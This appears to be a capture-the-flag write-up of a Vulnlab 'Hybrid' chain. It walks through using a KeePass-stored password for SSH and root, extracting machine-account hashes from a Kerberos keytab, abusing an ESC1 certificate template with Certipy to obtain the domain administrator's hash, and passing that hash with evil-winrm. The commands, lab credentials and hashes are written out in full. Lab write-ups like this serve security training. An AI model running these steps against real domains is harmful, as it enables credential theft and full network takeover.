
passwords.kdbx [Locked] - KeePassXC

Unlock KeePassXC Database

/root/Vulnlab-Falcon/Chains/Hybrid/passwords.kdbx

Enter Password:

We used the `peter.turner`'s password, which we obtained from earlier enumeration stages, to access the `kdbx` file and found domain credentials.




Title	Username	URL	Notes	Modified
domain	peter.turner			6/18/23 2:25 PM
mail	peter.turner...	http://mail01.hybrid.vl		6/18/23 2:25 PM

Database / hybrid.vl / domain

Username peter.turner
Password b0cwR+G4Dzl_rw
URL
Expiration Never

```
peter.tuner:b0cwR+G4Dzl_rw
```

We used SSH to log into Host-B as `peter.turner@hybrid.vl` using the password we obtained.



```
┌──(destiny㉿falcon)-[~/Documents]
└─$ ssh peter.turner@hybrid.vl@10.10.155.166
The authenticity of host '10.10.155.166 (10.10.155.166)' can't be established.
ED25519 key fingerprint is SHA256:RddDYskLandud8rjtRAuRVkMp/u6AhXWaN/6Vy8a4+8.
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '10.10.155.166' (ED25519) to the list of known hosts.
(peter.turner@hybrid.vl@10.10.155.166) Password:
Welcome to Ubuntu 22.04.2 LTS (GNU/Linux 5.15.0-75-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

  System information as of Thu Dec 26 08:17:06 AM UTC 2024

  System load:  0.3291015625     Processes:             151
  Usage of /:   65.1% of 6.06GB   Users logged in:       0
  Memory usage: 31%              IPv4 address for ens5: 10.10.155.166
  Swap usage:   0%

 * Strictly confined Kubernetes makes edge and IoT secure. Learn how MicroK8s
   just raised the bar for easy, resilient and secure K8s cluster deployment.

   https://ubuntu.com/engage/secure-kubernetes-at-the-edge

Expanded Security Maintenance for Applications is not enabled.

0 updates can be applied immediately.

3 additional security updates can be applied with ESM Apps.
Learn more about enabling ESM Apps service at https://ubuntu.com/esm


The list of available updates is more than a week old.
To check for new updates run: sudo apt update

Last login: Sun Jul 30 08:53:36 2023 from 10.10.1.254
peter.turner@hybrid.vl@mail01:~$ 
```

Full Privilege Escalation(Host B)

We used the `sudo -l` command and discovered that we had full sudo rights. We then used the `sudo su` command to gain a root shell and obtained the `Hybrid_User-2` flag.

```
peter.turner@hybrid.vl@mail01:~$ sudo -l
[sudo] password for peter.turner@hybrid.vl:
Sorry, try again.
[sudo] password for peter.turner@hybrid.vl:
Matching Defaults entries for peter.turner@hybrid.vl on mail01:
    env_reset, mail_badpass,
secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/
bin\:/snap/bin, use_pty

User peter.turner@hybrid.vl may run the following commands on mail01:
    (ALL) ALL
peter.turner@hybrid.vl@mail01:~$ sudo su
root@mail01:/home/peter.turner@hybrid.vl# cd /root
root@mail01:~# ls
flag.txt  snap
```

Bloodhound / Certipy-ad Enumeration

We ran `bloodhound-python` to graph the AD network and enumerate, but couldn't find anything interesting.

```
┌──(destiny㉿falcon)-[~/Vulnlab/Chains/Hybrid/bloodhound]
└─$ bloodhound-python -d 'HYBRID.VL' -u 'peter.turner@hybrid.vl' -p
'b0cwR+G4Dzl_rw' -ns 10.10.155.165 -dc dc01.hybrid.vl -c all
INFO: Found AD domain: hybrid.vl
INFO: Getting TGT for user
INFO: Connecting to LDAP server: dc01.hybrid.vl
INFO: Found 1 domains
INFO: Found 1 domains in the forest
INFO: Found 2 computers
INFO: Connecting to LDAP server: dc01.hybrid.vl
INFO: Found 14 users
INFO: Found 53 groups
INFO: Found 2 gpos
INFO: Found 2 ous
INFO: Found 19 containers
INFO: Found 0 trusts
INFO: Starting computer enumeration with 10 workers
```

```
INFO: Querying computer: mail01
INFO: Querying computer: dc01.hybrid.vl
WARNING: Could not resolve: mail01: The resolution lifetime expired after
3.102 seconds: Server Do53:10.10.155.165@53 answered The DNS operation
timed out.
INFO: Done in 01M 09S
```

We then used `certipy-ad` to enumerate Active Directory Certificate Services (AD CS) configurations and certificates

```
┌──(destiny㉿falcon)-[~/…/Chains/Hybrid/bloodhound/certipy]
└─$ certipy-ad find -u 'peter.turner'@HYBRID.VL -p "b0cwR+G4Dzl_rw" -dc-ip
10.10.155.165
Certipy v4.8.2 - by Oliver Lyak (ly4k)

[*] Finding certificate templates
[*] Found 34 certificate templates
[*] Finding certificate authorities
[*] Found 1 certificate authority
[*] Found 12 enabled certificate templates
[*] Trying to get CA configuration for 'hybrid-DC01-CA' via CSRA
[!] Got error while trying to get CA configuration for 'hybrid-DC01-CA'
via CSRA: CASessionError: code: 0x80070005 - E_ACCESSDENIED - General
access denied error.
[*] Trying to get CA configuration for 'hybrid-DC01-CA' via RRP
[!] Failed to connect to remote registry. Service should be starting now.
Trying again...
[*] Got CA configuration for 'hybrid-DC01-CA'
[*] Saved BloodHound data to '20241226142454_Certipy.zip'. Drag and drop
the file into the BloodHound GUI from @ly4k
[*] Saved text output to '20241226142454_Certipy.txt'
[*] Saved JSON output to '20241226142454_Certipy.json'
```

We then used **Certipy** to find and display **vulnerable certificate templates** in AD CS on the DC and discovered that the `HybridComputers` template is vulnerable to an ESC1 attack.


```
┌──(destiny㉿falcon)-[~/…/Chains/Hybrid/bloodhound/certipy]
└─$ certipy-ad find -u 'peter.turner'@HYBRID.VL -p "b0cwR+G4Dzl_rw" -dc-ip
10.10.155.165 -stdout -vulnerable
[*] Finding certificate templates
[*] Found 34 certificate templates
[*] Finding certificate authorities
[*] Found 1 certificate authority
[*] Found 12 enabled certificate templates
[*] Trying to get CA configuration for 'hybrid-DC01-CA' via CSRA
[!] Got error while trying to get CA configuration for 'hybrid-DC01-CA'
via CSRA: CASessionError: code: 0x80070005 - E_ACCESSDENIED - General
access denied error.
[*] Trying to get CA configuration for 'hybrid-DC01-CA' via RRP
[!] Failed to connect to remote registry. Service should be starting now.
Trying again...
[*] Got CA configuration for 'hybrid-DC01-CA'
[*] Enumeration output:
Certificate Authorities
  0
    CA Name                             : hybrid-DC01-CA
    DNS Name                            : dc01.hybrid.vl
    Certificate Subject                 : CN=hybrid-DC01-CA, DC=hybrid,
DC=vl
    Certificate Serial Number           : 4C8F6DB934C950B84A32042D62BBF2F1
    Certificate Validity Start          : 2023-06-17 14:04:39+00:00
    Certificate Validity End            : 2124-12-26 08:24:47+00:00
    Web Enrollment                      : Disabled
    User Specified SAN                  : Disabled
    Request Disposition                 : Issue
    Enforce Encryption for Requests     : Enabled
    Permissions
      Owner                             : HYBRID.VL\Administrators
      Access Rights
        ManageCertificates              : HYBRID.VL\Administrators
                                          HYBRID.VL\Domain Admins
                                          HYBRID.VL\Enterprise Admins
        ManageCa                        : HYBRID.VL\Administrators
                                          HYBRID.VL\Domain Admins
                                          HYBRID.VL\Enterprise Admins
        Enroll                          : HYBRID.VL\Authenticated Users
Certificate Templates
  0
    Template Name                       : HybridComputers
    Display Name                        : HybridComputers
    Certificate Authorities             : hybrid-DC01-CA
    Enabled                             : True
    Client Authentication               : True
    Enrollment Agent                    : False
    Any Purpose                         : False
    Enrollee Supplies Subject           : True
    Certificate Name Flag               : EnrolleeSuppliesSubject
    Enrollment Flag                     : None
    Private Key Flag                    : 16842752
    Extended Key Usage                  : Client Authentication
                                          Server Authentication
    Requires Manager Approval           : False
    Requires Key Archival               : False
    Authorized Signatures Required      : 0
    Validity Period                     : 100 years
    Renewal Period                      : 6 weeks
    Minimum RSA Key Length              : 4096
    Permissions
      Enrollment Permissions
        Enrollment Rights               : HYBRID.VL\Domain Admins
                                          HYBRID.VL\Domain Computers
                                          HYBRID.VL\Enterprise Admins
      Object Control Permissions
        Owner                           : HYBRID.VL\Administrator
        Write Owner Principals          : HYBRID.VL\Domain Admins
                                          HYBRID.VL\Enterprise Admins
                                          HYBRID.VL\Administrator
        Write Dacl Principals           : HYBRID.VL\Domain Admins
                                          HYBRID.VL\Enterprise Admins
                                          HYBRID.VL\Administrator
        Write Property Principals       : HYBRID.VL\Domain Admins
                                          HYBRID.VL\Enterprise Admins
                                          HYBRID.VL\Administrator
    [!] Vulnerabilities
      ESC1                              : 'HYBRID.VL\\Domain Computers'
can enroll, enrollee supplies subject and template allows client
authentication
```

Failed to request the certificate for `peter.turner` using the below command:

```
┌──(destiny㉿falcon)-[~/…/Chains/Hybrid/bloodhound/certipy]
└─$ certipy-ad req -u 'peter.turner'@HYBRID.VL -p"b0cwR+G4Dzl_rw" -dc-ip
10.10.155.165 -ca hybrid-DC01-CA -template HybridComputers -upn
administrator -target 10.10.155.165 -key-size 4096

Certipy v4.8.2 - by Oliver Lyak (ly4k)
[*] Requesting certificate via RPC
```

```
[-] Got error while trying to request certificate: code: 0x80094012 -
CERTSRV_E_TEMPLATE_DENIED - The permissions on the certificate template do
not allow the current user to enroll for this type of certificate.
[*] Request ID is 9
Would you like to save the private key? (y/N) [*] Saved private key to
9.key
[-] Failed to request certificate
```

Also failed to import the Certipy BloodHound output.



Upload Progress

20241226142454_Certipy.json

File created from incompatible collector NaN%

Post Process


Awaiting Post Processing 0%

We used the `-old-bloodhound` tag and ran the Certipy command again, successfully uploading the data to BloodHound.

```
┌──(destiny㉿falcon)-[~/…/Chains/Hybrid/bloodhound/certipy]
└─$ certipy-ad find -u 'peter.turner'@HYBRID.VL -p "b0cwR+G4Dzl_rw" -dc-ip
10.10.155.165 -old-bloodhound
Certipy v4.8.2 - by Oliver Lyak (ly4k)

[*] Finding certificate templates
[*] Found 34 certificate templates
[*] Finding certificate authorities
[*] Found 1 certificate authority
[*] Found 12 enabled certificate templates
[*] Trying to get CA configuration for 'hybrid-DC01-CA' via CSRA
[!] Got error while trying to get CA configuration for 'hybrid-DC01-CA'
```

```
via CSRA: CASessionError: code: 0x80070005 - E_ACCESSDENIED - General
access denied error.
[*] Trying to get CA configuration for 'hybrid-DC01-CA' via RRP
[*] Got CA configuration for 'hybrid-DC01-CA'
[*] Saved BloodHound data to '20241226150353_Certipy.zip'. Drag and drop
the file into the BloodHound GUI from @BloodHoundAD
```

Seeing, the **Enrollement Rights** from the certipy output before, found that only Domain Computers have rights :



```
Enrollment Permissions
  Enrollment Rights               : HYBRID.VL\Domain Admins
                                    HYBRID.VL\Domain Computers
                                    HYBRID.VL\Enterprise Admins
Object Control Permissions
  Owner                           : HYBRID.VL\Administrator
  Write Owner Principals          : HYBRID.VL\Domain Admins
                                    HYBRID.VL\Enterprise Admins
                                    HYBRID.VL\Administrator
  Write Dacl Principals           : HYBRID.VL\Domain Admins
                                    HYBRID.VL\Enterprise Admins
                                    HYBRID.VL\Administrator
  Write Property Principals       : HYBRID.VL\Domain Admins
                                    HYBRID.VL\Enterprise Admins
                                    HYBRID.VL\Administrator
[!] Vulnerabilities
  ESC1                            : 'HYBRID.VL\\Domain Computers' can enroll, enrollee supplies subject and template allows client authentication
```

As we had the Domain-joined `MAIL01$` machine, we enumerated further on `MAIL01` and found the **/etc/krb5.keytab** file, which is used to authenticate to Kerberos without human interaction or storing the password.

We transferred the `krb5.keytab` file to our machine using `wget` and used keytabextract.py to extract information about `MAIL01$` and its hashes.

```
┌──(destiny㉿falcon)-[~/Vulnlab/Chains/Hybrid]
└─$ python3 keytabextract.py krb5.keytab
[*] RC4-HMAC Encryption detected. Will attempt to extract NTLM hash.
[*] AES256-CTS-HMAC-SHA1 key found. Will attempt hash extraction.
[*] AES128-CTS-HMAC-SHA1 hash discovered. Will attempt hash extraction.
[+] Keytab File successfully imported.
        REALM : HYBRID.VL
        SERVICE PRINCIPAL : MAIL01$/
        NTLM HASH : 0f916c5246fdbc7ba95dcef4126d57bd
        AES-256 HASH :
eac6b4f4639b96af4f6fc2368570cde71e9841f2b3e3402350d3b6272e436d6e
        AES-128 HASH : 3a732454c95bcef529167b6bea476458
```

Using the hash of **MAIL01**$, Requesting certificate for Template “**HybridComputers**”, for Administrator UPN(User Principal Name) and setting key-size to **4096**, as mentioned “Minimum RSA Key Length”.

```
┌──(destiny㉿falcon)-[~/Vulnlab/Chains/Hybrid]
└─$ certipy-ad req -u 'MAIL01$'@hybrid.vl -hashes
0f916c5246fdbc7ba95dcef4126d57bd -c 'hybrid-DC01-CA' -target 'hybrid.vl' -
template 'HybridComputers' -upn 'administrator@hybrid.vl' -dc-ip
10.10.155.165 -key-size 4096 -debug
Certipy v4.8.2 - by Oliver Lyak (ly4k)

/usr/lib/python3/dist-packages/certipy/commands/req.py:459: SyntaxWarning:
invalid escape sequence '\('
  "(0x[a-zA-Z0-9]+) \([-]?[0-9]+ ",
[+] Trying to resolve 'hybrid.vl' at '10.10.155.165'
[+] Generating RSA key
[*] Requesting certificate via RPC
[+] Trying to connect to endpoint: ncacn_np:10.10.155.165[\pipe\cert]
[+] Connected to endpoint: ncacn_np:10.10.155.165[\pipe\cert]
[*] Successfully requested certificate
[*] Request ID is 12
[*] Got certificate with UPN 'administrator@hybrid.vl'
[*] Certificate has no object SID
[*] Saved certificate and private key to 'administrator.pfx'
```

When requesting the administrator hash using the certificate, we got the following error:

```
┌──(destiny㉿falcon)-[~/Vulnlab/Chains/Hybrid]
└─$ certipy-ad auth -pfx 'administrator.pfx' -username 'administrator' -
domain 'hybrid.vl' -dc-ip 10.10.155.165 -debug

Certipy v4.8.2 - by Oliver Lyak (ly4k)

[*] Using principal: administrator@hybrid.vl
[*] Trying to get TGT...
[-] Got error while trying to request TGT: Kerberos SessionError:
KDC_ERROR_CLIENT_NOT_TRUSTED(Reserved for PKINIT)
```

We removed the certificate `administrator.pfx` and then used the following command to request the certificate again:

```
┌──(destiny㉿falcon)-[~/Vulnlab/Chains/Hybrid]
└─$ certipy-ad req -u 'MAIL01$' -hashes
":0f916c5246fdbc7ba95dcef4126d57bd" -dc-ip "10.10.228.165" -ca 'hybrid-
DC01-CA' -template 'HYBRIDCOMPUTERS' -upn 'administrator' -target
'dc01.hybrid.vl' -key-size 4096
```

```
Certipy v4.8.2 - by Oliver Lyak (ly4k)

/usr/lib/python3/dist-packages/certipy/commands/req.py:459: SyntaxWarning: invalid escape sequence '\('
  "(0x[a-zA-Z0-9]+) \([-]?[0-9]+ ",
[*] Requesting certificate via RPC
[*] Successfully requested certificate
[*] Request ID is 19
[*] Got certificate with UPN 'administrator'
[*] Certificate has no object SID
[*] Saved certificate and private key to 'administrator.pfx'
```

Then we were able to request the administrator's hash using the certificate.

```
┌──(destiny㉿falcon)-[~/Vulnlab/Chains/Hybrid]
└─$ certipy-ad auth -pfx 'administrator.pfx' -username 'administrator' -domain 'hybrid.vl' -dc-ip 10.10.155.165 -debug

Certipy v4.8.2 - by Oliver Lyak (ly4k)

[*] Using principal: administrator@hybrid.vl
[*] Trying to get TGT...
[*] Got TGT
[*] Saved credential cache to 'administrator.ccache'
[*] Trying to retrieve NT hash for 'administrator'
[*] Got hash for 'administrator@hybrid.vl': aad3b435b51404eeaad3b435b51404ee:60701e8543c9f6db1a2af3217386d3dc
```

Was able to use `evil-winrm` to log in to the DC as the administrator and obtain the root flag.

```
┌──(destiny㉿falcon)-[~/Vulnlab/Chains/Hybrid]
└─$ evil-winrm -i hybrid.vl -u administrator -H "60701e8543c9f6db1a2af3217386d3dc"

Evil-WinRM shell v3.5

Warning: Remote path completions is disabled due to ruby limitation: quoting_detection_proc() function is unimplemented on this machine

Data: For more information, check Evil-WinRM GitHub: https://github.com/Hackplayers/evil-winrm#Remote-path-completion

```

```
Info: Establishing connection to remote endpoint
*Evil-WinRM* PS C:\Users\Administrator\Documents> cd ..
*Evil-WinRM* PS C:\Users\Administrator> cd Desktop
*Evil-WinRM* PS C:\Users\Administrator\Desktop> ls


    Directory: C:\Users\Administrator\Desktop


Mode                 LastWriteTime         Length Name
----
```